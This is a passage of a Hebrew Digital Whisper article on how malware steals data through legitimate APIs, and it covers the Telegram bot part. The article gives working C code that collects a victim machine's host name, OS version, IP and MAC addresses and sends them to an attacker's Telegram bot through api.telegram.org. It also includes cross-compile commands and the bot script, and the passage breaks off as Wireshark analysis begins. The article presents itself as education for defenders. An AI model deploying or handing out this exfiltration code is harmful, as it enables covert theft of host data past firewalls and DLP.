Digital Whisper Technologic Papers

Exploiting Legitimate APIs for Data Theft

מאת אלעד ישעיהו

הקדמה

במאמר הקודם שלי במגזין, דיברנו על טכניקה שבה כותבי נוזקות משתמשים על מנת להתחמק מתוכנות ה-Antivirus וה-EDR על המחשב. טכניקה המכונה בשם WinAPI Hashing. במאמר זה אנו נסקור שיטה שבה כותבי נוזקות עושים שימוש על מנת לחמוק מתוכנת ה-Firewall המקומית ומוצרי ה-Firewall וה-DLP הארגוניים! וזאת דרך שימוש באמצעות API's ופלטפורמות אינטרנטיות תמימות לשיתוף מידע.

אחת הדרכים שבהם ניתן לזהות התנהגות חשודה על עמדות קצה, היא באמצעות ניתוח דפוסי התקשורת שלהן, ובפרט - לאילו כתובות חוץ-אירגוניות הן מתקשרות. היום, אנחנו נתסכל על גניבת מידע מהמחשב ושליחתו באמצעות API לשלושה מקורות לגיטימיים: Virus Total, Discord ו-Telegram.

אני מתכוון להסביר לפרטי פרטים את כל המונחים הטכנולוגיים שיעלו במאמר, כך שלא צריך לדאוג. מבחינת קוד: הקוד במאמר יהיה כתוב ב-C ונעשה שימוב ב-WinAPI (מי שלא מכיר יכול לקרוא במאמר המצוין למעלה), Python - כלומר, אם הקורא יידע את השפות הללו יהיה לו יותר קל להבין הנאמר, אז זוהי לא חובה, כיוון שאסביר כל דבר ודבר שאכתוב במאמר זה.

בואו נתחיל עם מונחים בסיסיים

מהו **C2 connection?** בעולם הסייבר C2 connection (Command and Control), מתייחס לרוב לשרת המקשר בין נוזקות (Malware) למפעילים שלהן. כאן, הקשר הזה משמש את ההאקרים לשלוט על מערכות נגועות ולשלוח אליהן פקודות או לקבל מהן מידע.

מהו System Info? הוא מונח המתאר מידע על מערכת מחשב או מערכת הפעלה. זה כולל פרטים על החומרה, התוכנה וההגדרות של המחשב. זה המידע שאנחנו נגנוב מהמחשבים עליהם מורץ הוירוס, והוא יכיל:

Host Name - שם המחשב או השרת ברשת, מזהה ייחודי למחשב.

OS Version - גרסת מערכת ההפעלה, כולל מספר גרסה ראשי, משני, ומספר בנייה.

Processor Architecture - ארכיטקטורת המעבד, המתארת את סוג המעבד במונחים של bit-32 או bit.64-

Number of Processors - מספר המעבדים הפיזיים במערכת, כולל כל המעבדים או ליבות.

Logical Drives - מזהה של הכוננים הלוגיים במחשב, בפורמט הקסדצימלי.

Adapter Name - שם מתאם הרשת, מזהה ייחודי לכל מתאם רשת.

IP Address - כתובת ה-IP של המתאם, מזהה את המחשב ברשת.

Subnet Mask - מסכת הסאבנט המפרידה בין החלק המייצג את הרשת ואת המחשב בכתובת ה-IP.

MAC Address - כתובת ה-MAC של המתאם, מזהה ייחודי לכרטיס רשת.

API - Application Programming Interface הוא סט של כללים ופרוטוקולים המאפשרים לתוכנות לתקשר זו עם זו, להחליף מידע ולבצע פעולות באמצעות ממשק מוגדר מראש.

אני בהחלט מקווה שלא פספסתי משהו, אם כן - נשלים כשנדבר על איך הוירוס עצמו עובד.

אז איך גונבים מידע עם Telegram Bot?

Telegram

טלגרם (https://web.telegram.org/k) היא אפליקציית מסרים מיידיים שהושקה ב-2013 על ידי האחים ניקולאי ופאבל דורוב, ומציעה מגוון תכונות כגון צ'אט אישי וקבוצתי, ערוצים להעברת תוכן, והודעות סודיות עם הצפנה מקצה לקצה. האפליקציה מאפשרת העברת קבצים גדולים, שיחות קול ווידאו, וכוללת בוטים לתפעול אוטומטי. היתרון של טלגרם הוא השילוב בין פרטיות גבוהה, גמישות ושירותים מתקדמים, מה שהופך אותה לשימושית הן לצרכים אישיים כמו שיחות עם חברים והן לצרכים מקצועיים כמו ניהול קבוצות עבודה ושיתוף מידע.

בוט של טלגרם הוא יישום אוטומטי המפועל בתוך אפליקציית טלגרם ומבצע מגוון פעולות בצורה אוטומטית או אינטראקטיבית. בוטים יכולים לבצע משימות שונות כמו מתן מידע בזמן אמת, ניהול קבוצות, ביצוע חיפושים באינטרנט, שליחה אוטומטית של הודעות, אינטראקציה עם משתמשים באמצעות תפריטים ולחצנים, ועוד. הם נכתבים באמצעות API של טלגרם ומיועדים לשדרג את חווית השימוש באפליקציה, להקל על ניהול מידע ותקשורת, ולהציע פתרונות מותאמים אישית בהתאם לצרכים של המשתמשים או הארגונים.

אז איך נשתמש בו כדי לגנוב מידע מהמחשב? בואו נראה קודם מה המידע שאנחנו גונבים (זוכרים את ה-system info?):

```
#include <windows.h>
#include <stdio.h>
#include <iphlpapi.h>

#pragma comment(lib, "iphlpapi.lib")

int main() {
    char systemInfo[4096];

    // Get host name
    CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
    DWORD size = sizeof(hostName) / sizeof(hostName[0]);
    GetComputerNameA(hostName, &size);  // Use GetComputerNameA for CHAR

    // Get OS version
    OSVERSIONINFO osVersion;
    osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
    GetVersionEx(&osVersion);

    // Get system information
    SYSTEM_INFO sysInfo;
    GetSystemInfo(&sysInfo);

    // Get logical drive information
    DWORD drives = GetLogicalDrives();

    // Get IP address
    IP_ADAPTER_INFO adapterInfo[16];  // Assuming there are no more than 16 adapters
    DWORD adapterInfoSize = sizeof(adapterInfo);
    if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
        printf("GetAdaptersInfo failed. Error: %d has occurred.\n", GetLastError());
        return 1;  // Return non-zero to indicate error
    }

    snprintf(systemInfo, sizeof(systemInfo),
        "Host Name: %s\n"
        "OS Version: %d.%d.%d\n"
        "Processor Architecture: %d\n"
        "Number of Processors: %d\n"
        "Logical Drives: %X\n",
        hostName,
        osVersion.dwMajorVersion, osVersion.dwMinorVersion, osVersion.dwBuildNumber,
        sysInfo.wProcessorArchitecture,
        sysInfo.dwNumberOfProcessors,
        drives);

    // Print IP address information
    for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter = adapter->Next) {
        snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) - strlen(systemInfo),
            "Adapter Name: %s\n"
            "IP Address: %s\n"
            "Subnet Mask: %s\n"
            "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X\n",
            adapter->AdapterName,
            adapter->IpAddressList.IpAddress.String,
            adapter->IpAddressList.IpMask.String,
            adapter->Address[0], adapter->Address[1], adapter->Address[2],
            adapter->Address[3], adapter->Address[4], adapter->Address[5]);
    }

    // Print the system information to the console
    printf("%s", systemInfo);

    return 0;  // Return zero to indicate success
}
```

הסבר קצר על הקוד:

- הקוד כולל את הספריות הדרושות לעבודה עם Windows API ולגשת למידע על המחשב ורשתות.
- הפונקציה GetComputerNameA משיגה את שם המחשב הנוכחי ומאחסנת אותו במערך hostname.
- הפונקציה GetVersionEx משיגה את גרסת מערכת ההפעלה הנוכחית ומאחסנת אותה במבנה osVersion.
- הפונקציה GetSystemInfo אוספת מידע על חומרת המחשב, כולל ארכיטקטורת המעבד ומספר המעבדים.
- הפונקציה GetLogicalDrives מחזירה מידע על הכוננים הלוגיים במחשב.
- הפונקציה GetAdaptersInfo אוספת מידע על מתאמי הרשת המותקנים במחשב. אם הפונקציה נכשלת, מודפסת הודעת שגיאה והפונקציה מחזירה ערך שגיאה.
- הפונקציה snprintf משיגה את המידע שנאסף, מעצבת אותו ומאחסנת אותו במערך systemInfo.
- הפונקציה printf מדפיסה את המידע שנאסף ועובד למשתמש.

באופן כללי, הקוד אוסף מידע מערכת רלוונטי ומציג אותו בפורמט קריא במסך.

לקמפול הקובץ ב-Kali Linux:

```
x86_64-w64-mingw32-g++ -O2 system_info.c -o system_info.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions
-fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -liphlpapi
```

ולהלן הסבר:

- **x86_64-w64-mingw32-g++**: מהדר C++ של GCC עבור Windows בגרסת 64-bit.
- **-O2**: דגל לאופטימיזציה ברמה 2 לשיפור הביצועים של הקוד.
- **system_info.c**: קובץ הקוד C שאתה רוצה לקמפל.
- **-o system_info.exe**: שם הקובץ הפלט שנוצר לאחר הקומפילציה.
- **-I /usr/share/mingw-w64/include/**: מיקום תיקיית הכותרות לחיפוש קבצי כותרות נוספים.
- **-s**: הסרת מידע נוסף מהקובץ המבוצר (debug symbols) לצמצום הגודל.
- **-ffunction-sections**: הצבת פונקציות בחללים נפרדים לזיהוי חיתוך קוד לא בשימוש.
- **-fdata-sections**: הצבת משתנים גלובליים בחללים נפרדים לחיתוך נתונים לא בשימוש.
- **-Wno-write-strings**: מניעת אזהרות על כתיבה למערכים של מיתרים קבועים.
- **-fno-exceptions**: מניעת שימוש ב-Exceptions לשיפור ביצועים וגודל הקוד.
- **-fmerge-all-constants**: מיזוג קבועים משותפים לצמצום גודל הקוד.
- **-static-libstdc++**: קישור סטטי לספריית ה-(libstdc++) Standard C++.
- **-static-libgcc**: קישור סטטי לספריית (libgcc) GCC .
- **-fpermissive**: הפחתת הקפדנות של המהדר על טעויות תחביר.
- **-liphlpapi**: קישור לספריית-iphlpapi.lib לצורך שימוש בפונקציות IP Helper AP.


נעתיק את קובץ ה-exe שנוצר למכונת Windows, ונריץ:

```
FLARE Sat 09/07/2024 16:37:51.31
C:\Users\elady\Downloads>.\system_info.exe
Host Name: DESKTOP-3C05VK9
OS Version: 6.2.9200
Processor Architecture: 9
Number of Processors: 1
Logical Drives: 200000C
Adapter Name: {B3E3EB39-C435-46AF-BA46-27C3AC1E9CA9}
IP Address: 192.168.7.22
Subnet Mask: 255.255.255.0
MAC Address: 00-0C-29-71-FC-B9
Adapter Name: {A53D76EC-AB72-4F9A-A177-ECEC9E7BDF1F}
IP Address: 169.254.10.128
Subnet Mask: 255.255.0.0
MAC Address: 02-00-4C-4F-4F-50
```

בואו ניצור בוט

יש לכתוב את https://telegram.me/BotFather. נלך לכתובת הבאה: - בשביל ליצור בוט של טלגרם
הפקודות הבאות כדי ליצור את הבוט: /newbot
{name_of_the_bot}
{username_for_the_bot}

נראה בערך ככה:



בואו נראה איך מפעילים אותו

התקינו את הספרייה python-telegram-bot באמצעות pip:

```
kali@kali: ~/Desktop/Viruses
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/Viruses]
└─$ pip install python-telegram-bot
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: python-telegram-bot in /home/kali/.local/lib/python3.10/site-packages (21.5)
Requirement already satisfied: httpx~=0.27 in /home/kali/.local/lib/python3.10/site-packages (from python-telegram-bot)
Requirement already satisfied: anyio in /usr/lib/python3/dist-packages (from httpx~=0.27→python-telegram-bot) (3.6.1)
Requirement already satisfied: sniffio in /usr/lib/python3/dist-packages (from httpx~=0.27→python-telegram-bot) (1.2.0)
Requirement already satisfied: httpcore==1.* in /home/kali/.local/lib/python3.10/site-packages (from httpx~=0.27→pytho
5)
Requirement already satisfied: certifi in /usr/lib/python3/dist-packages (from httpx~=0.27→python-telegram-bot) (2020.6
Requirement already satisfied: idna in /usr/lib/python3/dist-packages (from httpx~=0.27→python-telegram-bot) (3.3)
Requirement already satisfied: h11<0.15,≥0.13 in /usr/lib/python3/dist-packages (from httpcore==1.*→httpx~=0.27→pytho
3.0)
```

אצלי זה כבר מותקן, אבל זאת הפקודה שצריך להריץ. לאחר מכן, יש לכתוב את הקובץ הפייתון שממש יריץ את הבוט (אני קראתי לו mybot.py). בואו נראה מה כתוב שם:

```python
#!/usr/bin/env python
# pylint: disable=unused-argument

import logging
from telegram import ForceReply, Update
from telegram.ext import Application, CommandHandler, ContextTypes, MessageHandler, filters

# Set up logging to output information to the console
logging.basicConfig(
    format="%(asctime)s - %(name)s - %(levelname)s - %(message)s",
    level=logging.INFO
)
# Adjust logging level for httpx to reduce verbosity
logging.getLogger("httpx").setLevel(logging.WARNING)

logger = logging.getLogger(__name__)

async def start(update: Update, context: ContextTypes.DEFAULT_TYPE) -> None:
    """
    Handles the /start command.

    Sends a welcome message when the /start command is issued.

    Args:
        update (Update): Contains information about the incoming update.
        context (ContextTypes.DEFAULT_TYPE): Provides context for the handler.
    """
    user = update.effective_user
    await update.message.reply_html(
        rf"Hi {user.mention_html()}!",
        reply_markup=ForceReply(selective=True),
    )

async def help_command(update: Update, context: ContextTypes.DEFAULT_TYPE) -> None:
    """
    Handles the /help command.

    Sends a help message when the /help command is issued.

    Args:
        update (Update): Contains information about the incoming update.
        context (ContextTypes.DEFAULT_TYPE): Provides context for the handler.
    """
    await update.message.reply_text("Help!")

async def echo(update: Update, context: ContextTypes.DEFAULT_TYPE) -> None:
    """
    Echoes the user's message.
```

```
    Responds with the same text that was sent by the user, unless it is a command.

    Args:
        update (Update): Contains information about the incoming update.
        context (ContextTypes.DEFAULT_TYPE): Provides context for the handler.
    """
    # Log the chat ID for debugging purposes
    logger.info(f"Chat ID: {update.message.chat_id}")
    await update.message.reply_text(update.message.text)

def main() -> None:
    """
    Starts the Telegram bot and sets up handlers for commands and messages.

    - Initializes the Application with the bot token.
    - Adds handlers for /start, /help, and message echoing.
    - Runs the bot using long polling.
    """
    # Create the Application and pass it your bot's token.
    application = Application.builder().token("YOUR_BOT_TOKEN_HERE").build()

    # Add command handlers
    application.add_handler(CommandHandler("start", start))
    application.add_handler(CommandHandler("help", help_command))

    # Add a message handler to echo non-command messages
    application.add_handler(MessageHandler(filters.TEXT & ~filters.COMMAND, echo))

    # Start the bot and keep it running until interrupted
    application.run_polling(allowed_updates=Update.ALL_TYPES)

if __name__ == "__main__":
    main()
```

אז זה בוט echo מאוד פשוט, בואו נסביר את הקוד:

הגדרת יומני רישום (Logging):

- קובעים את פורמט היומנים ואת רמת הרישום (INFO) כך שהמידע יתועד בפורמט קריא.
- רמת הרישום עבור httpx מוגדרת ל-WARNING כדי לצמצם את כמות היומנים שנרשמים על בקשות HTTP.

הגדרת פונקציות טיפול בפקודות:

- start(update, context): כאשר המשתמש שולח את הפקודה /start, הפונקציה שולחת הודעת ברכה אישית למשתמש עם תגית HTML.
- help_command(update, context): כאשר המשתמש שולח את הפקודה /help, הפונקציה שולחת הודעה עם הטקסט "Help!".

הגדרת פונקציית טיפול בהודעות:


- echo(update, context): הפונקציה מקבלת הודעות טקסט מהמשתמשים (שאינן פקודות) ומחזירה את אותו הטקסט שהתקבל.

הגדרת הפונקציה main:

- יוצרת מופע של Application עם טוקן הבוט.
- מוסיפה CommandHandler לפקודות /start ו-/help.
- מוסיפה MessageHandler שמטפל בהודעות טקסט לא פקודתיות.
- מפעילה את הבוט ומתחילה להאזין להודעות באמצעות polling.

הפעלת הבוט:

- אם הקובץ רץ כמסקריפט ראשי, הפונקציה main מופעלת, מה שמתחיל את פעולתו של הבוט. בואו נראה את הדבר בפעולה:



בתוך ה-linux:

```
┌──(kali㉿kali)-[~/Desktop/Viruses]
└─$ python3 mybot.py
2024-09-10 09:30:18,841 - apscheduler.scheduler - INFO - Scheduler started
2024-09-10 09:30:18,842 - telegram.ext.Application - INFO - Application started
2024-09-10 09:30:52,785 - __main__ - INFO - Chat ID: 6136171211
2024-09-10 09:30:55,571 - __main__ - INFO - Chat ID: 6136171211
2024-09-10 09:30:57,460 - __main__ - INFO - Chat ID: 6136171211
```

שימו לב שהדפסתי פה את ה-chat id (השורה: logger.info(f"Chat ID: {update.message.chat_id}")),

אנחנו נצטרך את זה לאחר כך. יפה! בואו נראה איך ה-api הלכאורה התמים הזה יכול להפוך לזדוני.

בואו נכתוב קוד שיתחבר לבוט מרחוק וישלח לו את ה-system info של המחשב הקורבן שכעת הוא רץ עליו. זה ייראה בערך ככה:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <winhttp.h>
#include <iphlpapi.h>

/**
 * Sends a message to a Telegram channel using the Telegram Bot API via WinHTTP.
 *
 * @param message The message to send.
 * @return 0 on success, 1 on failure.
 */
int sendToTgBot(const char* message) {
    const char* chatId = "6136171211";  // Replace with your chat ID
    HINTERNET hSession = NULL;
    HINTERNET hConnect = NULL;

    // Initialize WinHTTP session
    hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
    if (hSession == NULL) {
        fprintf(stderr, "WinHttpOpen failed. Error: %d\n", GetLastError());
        return 1;
    }

    // Connect to the Telegram API server
    hConnect = WinHttpConnect(hSession, L"api.telegram.org", INTERNET_DEFAULT_HTTPS_PORT, 0);
    if (hConnect == NULL) {
        fprintf(stderr, "WinHttpConnect failed. Error: %d\n", GetLastError());
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // Prepare the request
    HINTERNET hRequest = WinHttpOpenRequest(hConnect, L"POST",
L"/bot{YOUR_HTTP_API_TOKEN_HERE}/sendMessage", NULL, WINHTTP_NO_REFERER,
WINHTTP_DEFAULT_ACCEPT_TYPES, WINHTTP_FLAG_SECURE);
    if (hRequest == NULL) {
        fprintf(stderr, "WinHttpOpenRequest failed. Error: %d\n", GetLastError());
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // Construct the request body
    char requestBody[512];
    sprintf(requestBody, "chat_id=%s&text=%s", chatId, message);

    // Set request headers and send the request
    if (!WinHttpSendRequest(hRequest, L"Content-Type: application/x-www-form-
urlencoded\r\n", -1, requestBody, strlen(requestBody), strlen(requestBody), 0)) {
        fprintf(stderr, "WinHttpSendRequest failed. Error: %d\n", GetLastError());
        WinHttpCloseHandle(hRequest);
        WinHttpCloseHandle(hConnect);
        WinHttpCloseHandle(hSession);
        return 1;
```

```
    }
    // Clean up
    WinHttpCloseHandle(hConnect);
    WinHttpCloseHandle(hRequest);
    WinHttpCloseHandle(hSession);

    printf("Message successfully sent to Telegram bot.\n");
    return 0;
}

/**
 * Main function to gather system information and send it to a Telegram bot.
 *
 * @param argc Argument count.
 * @param argv Argument values.
 * @return 0 on success, non-zero on failure.
 */
int main(int argc, char* argv[]) {
    // Test sending a message to the Telegram bot
    char test[1024];
    const char* message = "a4ng is the best character";
    snprintf(test, sizeof(test), "{\"text\":\"%s\"}", message);
    sendToTgBot(test);

    char systemInfo[4096];

    // Get host name
    CHAR hostName[MAX_COMPUTERNAME_LENGTH + 1];
    DWORD size = sizeof(hostName) / sizeof(hostName[0]);
    GetComputerNameA(hostName, &size);

    // Get OS version
    OSVERSIONINFO osVersion;
    osVersion.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
    GetVersionEx(&osVersion);

    // Get system information
    SYSTEM_INFO sysInfo;
    GetSystemInfo(&sysInfo);

    // Get logical drive information
    DWORD drives = GetLogicalDrives();

    // Get IP address information
    IP_ADAPTER_INFO adapterInfo[16];  // Assumes up to 16 adapters
    DWORD adapterInfoSize = sizeof(adapterInfo);
    if (GetAdaptersInfo(adapterInfo, &adapterInfoSize) != ERROR_SUCCESS) {
        printf("GetAdaptersInfo failed. Error: %d\n", GetLastError());
        return 1;
    }

    // Format system information
    snprintf(systemInfo, sizeof(systemInfo),
        "Host Name: %s\n"
        "OS Version: %d.%d.%d\n"
        "Processor Architecture: %d\n"
        "Number of Processors: %d\n"
        "Logical Drives: %X\n",
        hostName,
        osVersion.dwMajorVersion, osVersion.dwMinorVersion, osVersion.dwBuildNumber,
        sysInfo.wProcessorArchitecture,
        sysInfo.dwNumberOfProcessors,
        drives);

    // Append IP address information
    for (PIP_ADAPTER_INFO adapter = adapterInfo; adapter != NULL; adapter = adapter->Next) {
```

```
        snprintf(systemInfo + strlen(systemInfo), sizeof(systemInfo) - strlen(systemInfo),
             "Adapter Name: %s\n"
             "IP Address: %s\n"
             "Subnet Mask: %s\n"
             "MAC Address: %02X-%02X-%02X-%02X-%02X-%02X\n\n",
             adapter->AdapterName,
             adapter->IpAddressList.IpAddress.String,
             adapter->IpAddressList.IpMask.String,
             adapter->Address[0], adapter->Address[1], adapter->Address[2],
             adapter->Address[3], adapter->Address[4], adapter->Address[5]);
    }

    // Send system information to Telegram bot
    char info[8196];
    snprintf(info, sizeof(info), "{\"text\":\"%s\"}", systemInfo);
    int result = sendToTgBot(info);

    if (result == 0) {
        printf("System information sent successfully.\n");
    } else {
        printf("Failed to send system information.\n");
    }

    return 0;
}
```

וכמובן, נסביר את הקוד.

שליחה ל-API של טלגרם

הפונקציה sendToTgBot אחראית לשלוח הודעה לערוץ טלגרם באמצעות API של טלגרם דרך ספריית WinHTTPשל Windows:

- **פתיחת סשן HTTP:** הפונקציה פותחת סשן HTTP עם WinHttpOpen שבו היא מגדירה את ה- User Agent ואת פרטי החיבור.
- **חיבור לשרת של טלגרם**: היא מתחברת לשרת ה-API של טלגרם בכתובת api.telegram.org עם WinHttpConnect.
- **הכנת הבקשה**: הפונקציה יוצרת בקשת POST עם WinHttpOpenRequest הבקשה נשלחת לכתובת /bot{YOUR_HTTP_API_TOKEN_HERE}/sendMessage שבה צריך לצרף את הטוקן לבוט.
- **בניית גוף הבקשה**: גוף הבקשה נבנה בפורמט URL-encoded שבו נמצא מזהה הצ'אט (Chat ID) וההודעה (Message).
- **שליחת הבקשה**: נשלחת הבקשה עם WinHttpSendRequest, שכוללת את ההודעה שנשלחה כגוף הבקשה.
- **סגירת החיבורים**: לאחר השליחה, כל הידיות (Handles) שנפתחו נסגרות.

איסוף מידע מערכת

הפונקציה main אחראית לאסוף מידע על מערכת ההפעלה והמחשב ולשלוח אותו לבוט של טלגרם:

- **שליחת הודעה טסט**: נשלחת הודעה טסט לבוט של טלגרם עם הטקסט "a4ng is the best character" כדי לבדוק שהפונקציה sendToTgBot פועלת כראוי.
- **איסוף מידע מערכת**: משיגה את המידע הרלוונטי על המחשב - כמו בדוגמה שהייתה לנו בהתחלה
- **שליחת המידע** : המידע שנאסף נשלח כ'הודעה' לבוט של טלגרם.


נקודות חשובות:


- **החלפת טוקן**: יש להחליף את הטוקן של הבוט בקוד שלך בקטע המתאים.
- **הנחות**: הקוד מניח שיש עד 16 כרטיסי רשת, ואם יש יותר, ייתכן שתצטרך להתאים את המערך adapterInfoאו לטפל במצבים אחרים.

מקמפלים:

```
x86_64-w64-mingw32-g++ -O2 mybot.c -o mybot.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive -liphlpapi -lwinhttp
```

שימו לב שהוספנו -lwinhttp בשביל הספרייה WinHttp של Windows. בואו נראה את זה בפעולה:





לא לגמרי סיימנו, בואו נדבר קצת על Wireshark.

